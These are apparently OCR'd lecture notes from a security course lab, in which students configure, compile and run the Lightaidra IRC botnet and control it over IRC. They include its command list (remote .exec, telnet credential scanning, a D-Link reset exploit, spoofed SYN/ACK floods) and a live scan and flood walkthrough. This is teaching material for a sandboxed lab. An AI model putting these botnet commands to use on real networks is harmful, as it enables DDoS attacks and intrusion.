  1. `#define irc_servers  "172.20.0.130:6667"`

     a. Other IRC servers you can get from here. You need a known IRC network

        i. http://www.efnet.org/?module=servers

ii. https://libera.chat/guides/connect (irc.eu.libera.chat:6667 etc)

2. `#define irc_chan "#tyerwtytrefwda"`
    a. The main channel you will use to control your bots
    b. **Use some random string you only know** so you control your own bot)
3. `#define master_password "<change-it>"`
    a. **Important**: this is the password that is required to control the bots. Put your own password here.

- Compile the new bot
    - `make x86_64`

Execute Lightaidra Bot (16:20, 1m)

Run the bot manually by executing the binary we just compiled on the terminal

1. `tmux new -t bot`
2. `cd lightaidra/`
3. `bin/x86_64`

```
root@bsylabs:~/lightaidra$ bin/x86_64
:ergo.test 461 * PASS :Not enough parameters
:ergo.test 001 [X]9dbxooh9zj :Welcome to the ErgoTest IRC Network [X]9dbxooh9zj
:ergo.test 002 [X]9dbxooh9zj :Your host is ergo.test, running version ergo-2.7.0-9851d2e9bcbb02ae
:ergo.test 003 [X]9dbxooh9zj :This server was created Thu, 24 Nov 2022 07:32:45 UTC
```

4. You can get out with CTRL-d.

Control the bots from IRC (16:21, 10m)


To control Lightaidra, we need to use IRC. The first step is to find an IRC client (such as irssi, **weechat**, https://kiwiirc.com/nextclient/). For this class, we will use **weechat,** which is already installed in your containers (apt install -y weechat)

Online students: Run this in your Class10 docker.


1. Use the program weechat to connect to the IRC:
    a. First, be sure you don't run it with root user. So if you are attacked, it is more contained.
        i. `adduser pedro`
            1. (put a random password)

ii. `tmux new -t control`
iii. `su - pedro`
iv. `bash`
v. `weechat`
1. Online students: `apt install weechat`


2. Inside weechat, add the IRC server where to connect (same as the bot):
   a. `/server add myserver 172.20.0.130`
3. Connect to the server
   a. `/connect myserver`
4. Join your bot channel
   a. `/join #tyerwtytrefwda`
5. You should see a screen similar to this one, with channels to the left, chat in the center, and connected users in the right



6. **Login** to your bot to control it, using the master password we used in the configuration:
   a. `.login <put the master_password here>`



7. Check the **status** of the bots:
   a. `.status`



8. To quit weechat:
   a. `/quit`

The complete list of commands to control the bots is:

```
:* *** Access Commands:\n", channel);
:*\n", channel);
:* .login                <password>        - login to bot's party-line\n", channel);
:* .logout                                 - logout from bot's party-line\n", channel);
:*\n", channel);
:* *** Miscs Commands\n", channel);
:*\n", channel);
:* .exec                 <commands>        - execute a system command\n", channel);
:* .version                                - show the current version of bot\n", channel);
:* .status                                 - show the status of bot\n", channel);
:* .help                                   - show this help message\n", channel);
:*\n", channel);
:* *** Scan Commands\n", channel);
:*\n", channel);
:* .advscan <a> <b>       <user> <passwd>   - scan with user:pass (A.B) classes sets by you\n", channel);
:* .advscan <a> <b>                        - scan with d-link config reset bug\n", channel);
:* .advscan->recursive    <user> <pass>     - scan local ip range with user:pass, (C.D) classes random\n"
:* .advscan->recursive                     - scan local ip range with d-link config reset bug\n", channe
:* .advscan->random       <user> <pass>     - scan random ip range with user:pass, (A.B) classes random\n
:* .advscan->random                        - scan random ip range with d-link config reset bug\n", chann
:* .advscan->random->b    <user> <pass>     - scan local ip range with user:pass, A.(B) class random\n",
:* .advscan->random->b                     - scan local ip range with d-link config reset bug\n", channe
:* .stop                                   - stop current operation (scan/dos)\n", channel);
:*\n", channel);
:* *** DDos Commands:\n", channel);
:* NOTE: <port> to 0 = random ports, <ip> to 0 = random spoofing,\n", channel);
:* use .*flood->[m,a,p,s,x] for selected ddos, example: .ngackflood->s host port secs\n", channel);
:* where: *=syn,ngsyn,ack,ngack m=mipsel a=arm p=ppc s=superh x=x86\n", channel);
:*\n", channel);
:* .spoof          <ip>                    - set the source address ip spoof\n", channel);
:* .synflood       <host> <port> <secs>    - tcp syn flooder\n", channel);
:* .ngsynflood     <host> <port> <secs>    - tcp ngsyn flooder (new generation)\n", channel);
:* .ackflood       <host> <port> <secs>    - tcp ack flooder\n", channel);
:* .ngackflood     <host> <port> <secs>    - tcp ngack flooder (new generation)\n", channel);
:*\n", channel);
:* *** IRC Commands:\n", channel);
:*\n", channel);
:* .setchan        <channel>               - set new master channel\n", channel);
:* .join           <channel> <password>    - join bot in selected room\n", channel);
:* .part           <channel>               - part bot from selected room\n", channel);
:* .quit                                   - kill the current process\n", channel);
:*\n", channel);
```

Password Time

Port scanning! (16:40, 5m)

Before doing port scanning

1. **.advscan** command
    a. It does a port scan in a **B network** for **port 23/TCP** only (65534 hosts!!)

   b. You specify the first 2 octets of the network and the port
   c. If the network is local, first, it does an ARP scan
   d. If it is not local, directly port scan.

2. **Be careful**. We are going to run it for a short period of time.
   a. Scan our local network for 23/TCP.
      i. `.advscan 172 20`
      ii. Wait some seconds
      iii. Stop the scan
         1. `.stop`
      iv. `.advscan 14.5`
3. **DoS attack**
   a. Be careful, only 5 seconds to try.
   b. `.synflood 203.0.113.1 10 5`
      i. 203.0.113.1: the IP to attack (bogon)
      ii. **10**: the port to attack
      iii. **5**: the seconds
4. Emergency **stop** case
   a. In case of emergency, if your bot is scanning uncontrollably
   b. Go to the terminal where you run the bot (bin/x86_64)
      i. `tmux a -t bot`
   c. Stop the bot
      i. CTRL-C

Advantages and Disadvantages (16:45, 5m)

1. Be careful with real IRC servers!
   a. They will **not** easily allow multiple bots from the same IP.
   b. They will check if your IP is blacklisted.

   c. They will port scan *you* back to know if you have open ports and may be infected.

   d. They check if the program is run as root.

2. What is good about IRC as a Command and Control?

   a. Easy to implement in any language.

   b. No need for libraries!! Super easy.

   c. Easy to port to any architecture.

   d. ASCII-based, so easy to send and receive. It is also easy to post-process.

   e. IRC was the origin of software bots, so it's easy to automate stuff.

3. What is bad about IRC as C&C?

   a. It's ASCII-based without encryption by default. Everyone can read it!

   b. Authentication is possible but hard.

   c. Easy to detect on the network.

   d. No compression by default

Assignment 8 (6 Points)

1. Opens at 21:00 CET
2. You have to connect to the C&C server specified in CTFd and develop a client to extract the flag from the server. To get the flag, your client has to be able to execute a set of actions.
3. On Monday morning, we will release a hint upon request. If you use the hint it will cost 3 points.

This is the POW (Proof of Work) which is needed for the assignment (file in CTFd for you)

```python
import hashlib
import sys

def solve_pow(challenge, difficulty) -> str:
    # solves the proof of work challenge (might be useful ;))
    i = 0
    while True:
        h = hashlib.sha256()
        h.update((challenge + str(i)).encode())
        if h.hexdigest()[:difficulty * 2] == difficulty * 2 * '0':
            return f"{challenge + str(i)}"
        else:
            i += 1

if __name__ == '__main__':
    challenge = str(sys.argv[1])
    difficulty = int(sys.argv[2])

    print(f"The challenge is: {challenge}")
    print(f"The difficulty level is: {difficulty}")
    print(f"Solution: {solve_pow(challenge, difficulty)}")
```

Class Feedback

By giving us feedback after each class, we can make the next class even better!

bit.ly/BSYFeedback

Small Survey on LLM Honeypots

https://forms.gle/dnmTtP7wgvwLQPoW7